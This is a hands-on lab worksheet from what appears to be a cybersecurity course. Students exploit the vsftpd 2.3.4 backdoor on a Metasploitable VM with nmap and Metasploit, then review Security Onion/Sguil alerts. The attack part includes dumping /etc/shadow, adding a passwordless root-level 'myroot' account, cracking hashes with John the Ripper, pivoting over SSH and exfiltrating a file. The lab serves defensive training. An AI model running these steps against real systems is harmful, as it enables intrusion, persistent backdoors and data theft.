
Lab – Isolated Compromised Host Using 5-Tuple

Topology



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Objectives

In this lab, you will review logs during an exploitation of a documented vulnerability to determine the compromised hosts and file.

Part 1: Prepare the Virtual Environment

Part 2: Reconnaissance

Part 3: Exploitation

Part 4: Infiltration

Part 5: Review the Logs

Background / Scenario

The 5-tuple is used by IT administrators to identify requirements for creating an operational and secure network environment. The components of the 5-tuple include a source IP address and port number, destination IP address and port number, and the protocol in use.

In this lab, you will exploit a vulnerable server using known exploits. You will also review the logs to determine the compromised hosts and file.

Required Resources


- Host computer with at least 8 GB of RAM and 35 GB of free disk space
- Latest version of Oracle VirtualBox
- Internet connection
- Four virtual machines:

Virtual Machine	RAM	Disk Space	Username	Password
CyberOps Workstation VM	1GB	7GB	analyst	cyberops
Kali	1GB	10GB	root	cyberops
Metasploitable	512KB	8GB	msfadmin	msfadmin
Security Onion	3 GB	10GB	analyst	cyberops

~~Part 1: Prepare the Virtual Environment~~

~~a. Launch Oracle VirtualBox.~~

~~b. In the CyberOps Workstation window, verify that the Network set to **Internal Network**. Select **Machine > Settings > Network**. Under **Attached To**, select **Internal Network.** In the dropdown menu next to **Name**, select **inside**, then click **OK**.~~



~~c. Launch and log into CyberOps Workstation, Kali, Metasploitable, and Security Onion virtual machines.~~

~~d. In the CyberOps Workstation VM, open a terminal and configure the network by executing the **configure_as_static.sh** script.~~

~~Because the script requires super-user privileges, provide the password for the user **analyst**.~~

```
~~[analyst@secOps~]$ sudo ./lab.support.files/scripts/configure_as_static.sh~~
~~[sudo] password for analyst:~~
~~Configuring the NIC as:~~
~~IP: 192.168.0.11/24~~
~~GW: 192.168.0.1~~

~~IP Configuration successful.~~
~~[analyst@secOps ~]$~~
```

e. In the Security Onion VM, right-click the **Desktop > Open Terminal Here**. Enter the **sudo service nsm status** command to verify that all the servers and sensors are ready. This process could take a few moments. If some services report **FAIL**, repeat the command as necessary until all the statuses are **OK** before moving on to the next part.

```
analyst@SecOnion:~/Desktop$ sudo service nsm status
Status: securityonion
  * sguil server [  OK  ]
Status: HIDS
  * ossec_agent (sguil) [  OK  ]
Status: Bro
Name         Type    Host             Status    Pid    Started
manager      manager localhost        running   5577   26 Jun  10:04:27
proxy        proxy   localhost        running   5772   26 Jun  10:04:29
seconion-eth0-1 worker  localhost        running   6245   26 Jun  10:04:33
seconion-eth1-1 worker  localhost        running   6247   26 Jun  10:04:33
seconion-eth2-1 worker  localhost        running   6246   26 Jun  10:04:33
Status: seconion-eth0
  * netsniff-ng (full packet data) [  OK  ]
  * pcap_agent (sguil) [  OK  ]
  * snort_agent-1 (sguil) [  OK  ]
  * snort-1 (alert data) [  OK  ]
  * barnyard2-1 (spooler, unified2 format) [  OK  ]
<output omitted>
```

Part 2: Reconnaissance

In this part, you will use **nmap** to determine if the Metasploitable VM has a vulnerability associated with **vsftpd** version 2.3.4.

a. In the Security Onion VM, enter **date** to display the date and time.

```
analyst@SecOnion:~/Desktop$ date
```

Record your date and time.

_____

b. In the Kali VM, right-click the Desktop and select **Open Terminal**.

c. Using **nmap** options, you will use a script to test for an FTP vulnerability on the Metasploitable VM at 209.165.200.235. Enter the following command:

```
root@kali:~# nmap --script ftp-vsftpd-backdoor 209.165.200.235 --reason > ftpd.txt
```

The results are redirected and saved to the text file **ftpd.txt**. This process will take a few moments.

d. When the prompt returns, open the text file containing the **nmap** results.

```
root@kali:~# cat ftpd.txt
```

The result lists the **vsftpd** vulnerability and other open ports that are detected by **nmap** on the Metasploitable VM. In this lab, you will exploit the vulnerability with port 21.

```
Starting Nmap 7.40 ( https://nmap.org ) at 2017-07-11 11:34 EDT
Nmap scan report for 209.165.200.235
Host is up, received echo-reply ttl 63 (0.0011s latency).
Not shown: 977 closed ports
Reason: 977 resets
PORT     STATE SERVICE      REASON
21/tcp   open  ftp          syn-ack ttl 63
| ftp-vsftpd-backdoor:
|   VULNERABLE:
|   vsFTPd version 2.3.4 backdoor
|tate: VULNERABLE (Exploitable)
|IDs:  OSVDB:73573  CVE:CVE-2011-2523
|vsFTPd version 2.3.4 backdoor, this was reported on 2011-07-04.
|Disclosure date: 2011-07-03
|Exploit results:
|Shell command: id
|Results: uid=0(root) gid=0(root)
|References:
|http://scarybeastsecurity.blogspot.com/2011/07/alert-vsftpd-download-backdoored.html
|https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2011-2523
|http://osvdb.org/73573
<output omitted>
```

Part 3: Exploitation

Now you have determined that you could gain root access to the Metasploitable VM, you will exploit the **vsftp** vulnerability to gain full control of the Metasploitable VM. You will compromise the **/etc/shadow** file so you may gain access to other hosts in the network.

Step 1: Set up the exploit.

In this step, you will use Metasploit Framework to launch the exploit against the Metasploitable VM using **vsftpd**. The Metasploit Framework is a tool for developing and launching attacks against a remote target host. It can be also used to test the vulnerability of a host.

a. In a terminal on the Kali VM, enter **msfconsole** at the prompt to start the Metasploit Framework. This will take a few moments.

```
root@kali:~# msfconsole
```

b. At the **msf** prompt, enter **search vsftpd** to search for the module that is associated with the VSFTPD v2.3.4 backdoor. You will use this module for exploitation. This search will take a few moments when building the database for the first time.

```
msf > search vsftpd
[!] Module database cache not built yet, using slow search
```

```
Matching Modules
================

   Name                                  Disclosure Date  Rank       Description
   ----                                  ---------------  ----       -----------
exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4
Backdoor Command Execution
```

c. The exploit has been found. Enter the following command at the prompt to use the **vsftp** backdoor exploit.

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

d. From the exploit prompt, set the target host to the Metasploitable VM.

```
msf exploit(vsftpd_234_backdoor) > set rhost 209.165.200.235
rhost => 209.165.200.235
```

e. Verify the exploit setup. Enter **show options** at the prompt.

```
msf exploit(vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):
 Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST  209.165.200.235  yes       The target address
   RPORT  21               yes       The target port (TCP)


Exploit target:
 Id  Name--  ----
   0   Automatic
```

Step 2: Execute the exploit.

Now you will use the vsftpd **exploit** to gain root access to the Metaspoitable VM.

a. At the prompt, enter the **exploit** command to execute the exploit.

```
msf exploit(vsftpd_234_backdoor) > exploit

[*] 209.165.200.235:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 209.165.200.235:21 - USER: 331 Please specify the password.
[+] 209.165.200.235:21 - Backdoor service has been spawned, handling...
[+] 209.165.200.235:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (209.165.201.17:33985 ->
209.165.200.235:6200) at 2017-07-11 11:53:35 -0400
<No system prompt displays>
```

b. This enters the Metasploit Framework terminal and you now have root access to the Metasploitable VM from the Kali host. Notice that there is no system prompt presented. To verify that you have root access to Metasploitable VM, enter **whoami**.

```
whoami
```

What is the current username? _____

c. Enter **hostname** to verify name of the host.

```
hostname
```

What is the hostname? _____

d. The IP address of the Metasploit VM is 209.165.200.235. Enter **ifconfig** to verify the IP address on the current host.

```
ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:15:91:86
inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:fe15:9186/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:78058 errors:2 dropped:0 overruns:0 frame:0
          TX packets:195672 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:11803523 (11.2 MB)  TX bytes:91415071 (87.1 MB)
          Interrupt:10 Base address:0xd020

lo        Link encap:Local Loopback
inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1048 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1048 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:450261 (439.7 KB)  TX bytes:450261 (439.7 KB)
```

e. To gain full control of the Metasploitable VM, begin by displaying the content of the **/etc/shadow** file. The **/etc/shadow** file stores the password information in an encrypted format for the system's accounts along with optional aging information.

Enter the **cat /etc/shadow** command to display the content.

```
cat /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
daemon:*:14684:0:99999:7:::
bin:*:14684:0:99999:7:::
sys:$1$fUX6BPOt$Miyc3UpOzQJqz4s5wFD9l0:14742:0:99999:7:::
sync:*:14684:0:99999:7:::
games:*:14684:0:99999:7:::
man:*:14684:0:99999:7:::
<some output omitted>
mysql:!:14685:0:99999:7:::
tomcat55:*:14691:0:99999:7:::
distccd:*:14698:0:99999:7:::
user:$1$HESu9xrH$k.o3G93DGoXIiQKkPmUgZ0:14699:0:99999:7:::
service:$1$kR3ue7JZ$7GxELDupr5Ohp6cjZ3Bu//:14715:0:99999:7:::
telnetd:*:14715:0:99999:7:::
proftpd:!:14727:0:99999:7:::
statd:*:15474:0:99999:7:::
analyst:$1$uvEqE7eT$x6gczc318aD6mhxOFZqXE.:17338:0:99999:7:::
```

f. Highlight the content of **/etc/shadow** and right-click the highlighted content and select **Copy**.

g. Open a new terminal in the Kali VM, and start the **nano** text editor. Enter **nano /root/shadow.txt** at the prompt.

```
root@kali:~# nano /root/shadow.txt
```

h. Right-click the blank space in **nano** and select **Paste**. After you have pasted the content, remove any blank lines at the bottom, if necessary. Enter **Ctl-X** to save and exit **nano**. Press **y** when asked to save the file and accept the filename **shadow.txt**.

This saved **/root/shadow.txt** file will be used in a later step with John the Ripper to crack the passwords of some of the login names so you can access the system remotely via SSH.

i. In the same terminal, enter the **cat** command and **grep** to display only the details for the root user.

```
root@kali@~# cat /root/shadow.txt | grep root
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
```

Notice that the colons (:) separate each line into 9 fields. Using the root user account as an example, **root** is the login name and **1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.** is the encrypted password. The next 6 fields define the configurations for the password, such as date of last change, minimum and maximum password age, and password expiration date. The last field is reserved for future use.

To learn more about the **/etc/shadow** file, enter **man shadow** at a terminal prompt.

j. Return to the Metasploit Framework terminal on the Kali VM. You will add a new user **myroot** to Metasploitable VM. This user will have the same password configurations as **root**.

When creating the new user, you will use the same 9 fields as the root user; except you will delete the encrypted password associated with the **root** user and leave the password field empty. When the password field is empty, no password is needed to log in as the user **myroot**.

The **echo** command will append a new line to add the new user **myroot** to the **/etc/shadow** file.

Note: Make sure that there are two greater than signs (>) or you will overwrite the current **/etc/shadow** file.

```
echo "myroot::14747:0:99999:7:::" >> /etc/shadow
```

k. Verify that you added the new user **myroot** to **/etc/shadow**.

```
cat /etc/shadow
<output omitted>
myroot::14747:0:99999:7:::
```

Why was it necessary to copy the content of **/etc/shadow** file to a new text file on Kali VM?

Hint: What would happen if you enter the **cat /etc/shadow > /root/shadow.txt** in the Metasploit Framework console?

_____

l. To allow **myroot** to login with elevated privileges, you will add the user **myroot** with the same user ID number (UID), user's group ID number (GID), user description, user home directory, and login shell as the **root** to the **/etc/passwd** file. The colons (:) separate the fields, and the **x** in the second field represents the password for the user. The encrypted password can be found in the /etc/shadow file for the same user.

Return to the Metasploitable remote connection terminal window and enter the **cat** command to see the information for **root**.

```
cat /etc/passwd | grep root
root:x:0:0:root:/root:/bin/bash
```

m. Use the following **echo** command to append the settings for **myroot** to /etc/password.

Note: Make sure that there are two greater than signs (**>**) or you will overwrite the current /etc/passwd file.

```
echo "myroot:x:0:0:root:/root:/bin/bash" >> /etc/passwd
```

To learn more about the /etc/passwd file, enter **man 5 passwd** at a terminal prompt.

n. Verify that you added the new user **myroot** to **/etc/passwd**.

```
cat /etc/passwd
<output omitted>
myroot:x:0:0:root:/root:/bin/bash
```

With root access, the user **myroot** has complete control of Metasploitable VM.

o. Enter **exit** when done.

```
exit

[*] 209.165.200.235 - Command shell session 1 closed.  Reason: Died from EOFError

msf exploit(vsftpd_234_backdoor) >
```

p. Press Enter and type **quit** to exit the Metasploit Framework console.

Part 4: Infiltration

Step 1: Crack the passwords using John the Ripper.

John the Ripper is a tool used to find weak passwords of users. In this step, you will use John the Ripper to crack weak passwords.

a. From the Kali VM root prompt, verify that the shadow file is in the **/root** folder on Kali VM.

b. At the root prompt on Kali VM, enter **john** command to crack the passwords. Use the **show** option to view cracked passwords reliably.

Note: The password **cyberops** was added to the **/usr/share/john/password.lst** file to speed up the password cracking process.

```
root@kali:~# john --show /root/shadow.txt
analyst:cyberops:17338:0:99999:7:::

1 password hash cracked, 7 left
```

After you have cracked the password for the user **analyst**, you can access Metasploitable via SSH using the login name **analyst**.

Step 2: Find the targeted host.

In this step, you will use different commands to find the IP address of a possible host on the internal network behind the DMZ.

a. Establish an SSH session to the Metasploitable VM. Enter **yes** to accept the RSA digital signature when connecting for the first time. Connection may take a few moments. Enter **cyberops** as the password when prompted.

```
root@kali:~# ssh analyst@209.165.200.235
analyst@209.165.200.235's password:
```

b. Verify that you have root access to Metasploitable. Enter the **su -l myroot** at the prompt. The option is the lower case letter L, not the number one. Notice that the prompt has changed from analyst@metasploitable to root@metasploitable.

```
analyst@metasploitable:~$ su -l myroot
root@metasploitable:~#
```

c. Display the **/etc/shadow** file.

```
root@metasploitable:~# cat /etc/shadow
```

d. Enter **exit** at the prompt to return to the access privileges of the user **analyst**.

e. Now display the **/etc/shadow** file as analyst.

```
analyst@metasploitable:~$ cat /etc/shadow
```

Why did you receive an error message? Record the message and explain.

_____

_____

_____

_____

f. Enter **ifconfig** to list all the network interfaces on Metasploitable.

```
analyst@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:ab:84:07
          inet addr:209.165.200.235  Bcast:209.165.200.255  Mask:255.255.255.224
          inet6 addr: fe80::a00:27ff:feab:8407/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1610 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1550 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:117030 (114.2 KB)  TX bytes:123570 (120.6 KB)
          Interrupt:10 Base address:0xd020
<output omitted>
```

g. Enter **ip route** to determine the default gateway for this network.

```
analyst@metasploitable:~$ ip route
209.165.200.224/27 dev eth0  proto kernel  scope link  src 209.165.200.235
default via 209.165.200.226 dev eth0  metric 100
```

What is the default gateway?

_____

h. In the same terminal window, establish another SSH session to the Security Onion VM at 209.165.200.226 (eth1 interface) as the user **analyst**. Enter **yes** to accept the RSA digital signature when connecting for the first time. It could take a few moments to connect. Use the password **cyberops** when prompted.

```
analyst@metasploitable:~$ ssh analyst@209.165.200.226
```

i. Enter **ifconfig** to view the list of network interfaces.

```
analyst@SecOnion:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:c3:cd:8c
          inet addr:192.168.0.1  Bcast:192.168.0.255  Mask:255.255.255.0
```

```
          inet6 addr: fe80::a00:27ff:fec3:cd8c/64 Scope:Link
          UP BROADCAST RUNNING PROMISC MULTICAST  MTU:1500  Metric:1
          RX packets:8 errors:0 dropped:0 overruns:0 frame:0
          TX packets:64 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:656 (656.0 B)  TX bytes:9377 (9.3 KB)
<output omitted>
```

j. You have determined the subnet for the LAN, 192.168.0.0/24. Now you will use a **for** loop to determine the active hosts on the LAN. To save time, you will only ping the first 15 hosts.

```
analyst@SecOnion:~$ for ((i=1;i<15;i+=1)); do ping -c 2 192.168.0.$i; done
PING 192.168.0.1 (192.168.0.1) 56(84) bytes of data.
64 bytes from 192.168.0.1: icmp_seq=1 ttl=64 time=0.067 ms
64 bytes from 192.168.0.1: icmp_seq=2 ttl=64 time=0.027 ms
--- 192.168.0.1 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.028/0.031/0.034/0.003 ms
<output omitted>
PING 192.168.0.11 (192.168.0.11) 56(84) bytes of data.
64 bytes from 192.168.0.11: icmp_seq=1 ttl=64 time=0.606 ms
64 bytes from 192.168.0.11: icmp_seq=2 ttl=64 time=0.262 ms

--- 192.168.0.11 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 999ms
rtt min/avg/max/mdev = 0.262/0.434/0.606/0.172 ms
<output omitted>
```

k. Only 192.168.0.1 (Security Onion eth0) and 192.168.0.11 (CyberOps Workstation VM) are responding to the ping requests. Establish an SSH session into the CyberOps Workstation VM. Enter **yes** to accept the RSA digital signature when connecting for the first time. Enter **cyberops** as the password.

```
analyst@SecOnion:~$ ssh 192.168.0.11
```

Step 3: Exfiltrate a confidential file.

You now have access to the CyberOps Workstation VM through a series of SSH sessions (Kali VM > Security Onion VM > CyberOps Worstation VM) using the password that was cracked in a previous step. Now you will access a confidential file and exfiltrate the content.

a. Verify that you are in the analyst's home directory. Change directory to **lab.support.files**.

```
[analyst@secOps ~]$ cd lab.support.files
```

b. List the files that are in the directory. Verify that **confidential.txt** file is in the folder.

c. Establish an FTP session to the Metasploitable VM. Use the default user **analyst** and enter **cyberops** as the password.

```
[analyst@secOps lab.support.files]$ ftp 209.165.200.235
Connected to 209.165.200.235.
220 (vsFTPd 2.3.4)
Name (209.165.200.235:analyst): analyst
331 Please specify the password.
Password:
```

```
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

d. Upload the **confidential.txt** file to the Metasplolitable VM. Now you have access to the file and you can move it to the Kali VM for your use if desired.

```
ftp> put confidential.txt
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
103 bytes sent in 0.000104 seconds (41.6 kbytes/s)
```

e. Enter **quit** when you have finished transferring the file.

Step 4: Encrypt the data and remove the original.

a. Threat actors often will encrypt the confidential data and store it locally, possible for ransoming later. Zip the **confidential.txt** file and encrypt it. Enter **cyberops** as the password.

```
analyst@secOps lab.support.files]$ zip -e confidential.zip confidential.txt
Enter password:
Verify password:
 adding: confidential.txt (deflated 4%)
```

b. Remove the **confidential.txt** file from CyberOps Workstation VM.

```
[analyst@secOps lab.support.files]$ rm confidential.txt
```

c. Enter **exit** three times until you are back at the root@kali:~# prompt.

d. Now the attacker can copy the file from the FTP on the Metasploitable VM to the Kali VM. This could take a few moments. Enter the password **cyberops** when prompted.

```
root@kali:~# scp analyst@209.165.200.235:/home/analyst/confidential.txt ~
analyst@209.165.200.235's password:
confidential.txt  100%  102   102.1KB/s   00:00
```

Note: You can copy the file directly from CyberOps Workstation VM to the Kali VM if there is a user account other than root configured on Kali VM. Because FTP transmits the content in plaintext, you will be able to view the content in packets using Wireshark.

e. If desired, you can log back into Metasploitable and remove the file confidential.txt from the FTP server.

```
root@kali:~# ssh analyst@209.165.200.235
analyst@209.165.200.235's password:
analyst@metasploitable:~$ rm confidential.txt
```

f. At this time, you can shut down Metasploitable, CyberOps Workstation, and Kali virtual machines.

Part 5: Review the Logs

After the attack, the user analyst no longer has access to the file named **confidential.txt**. Now you will review the logs to determine how the file was compromised.


Note: If this was a production network, it would be desirable for the users **analyst** and **root** to change the password and comply with the current security policy.

Step 1: Review alerts in Squil.


a. Access the Security Onion VM. Log in with the user **analyst** and password **cyberops**, if necessary.

b. Open **Sguil** and log in. Click **Select All** and then **Start SGUIL**.


c. Review the Events listed in the Event Message column. Two of the messages are **GPL ATTACK_RESPONSE id check returned root**. This message indicates that root access may have been gained during an attack. The host at 209.165.200.235 returned root access to 209.165.201.17. Select the **Show Packet Data** and **Show Rule** checkbox to view each alert in more detail.




d. Select the returned root message that is associated with Senor **seconion-eth1-1** for further analysis. In the figure below, **Alert ID 5.2568** and its correlated event are used. However, your **Alert ID** will be most likely be a different number.




e. Right-click the number under the CNT heading to select **View Correlated Events**.



f. In the new tab, right-click the **Alert ID** for one of the **GPL ATTACK_RESPONSE id check returned root** alerts and select **Transcript**. The Alert ID 5.2570 is used in this example.



g. Review the transcripts for all the alerts. The latest alert in the tab is likely to display the transactions between the Kali (threat actor) and Metasploitable (target) during the attack.



What had happened during the attack?

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
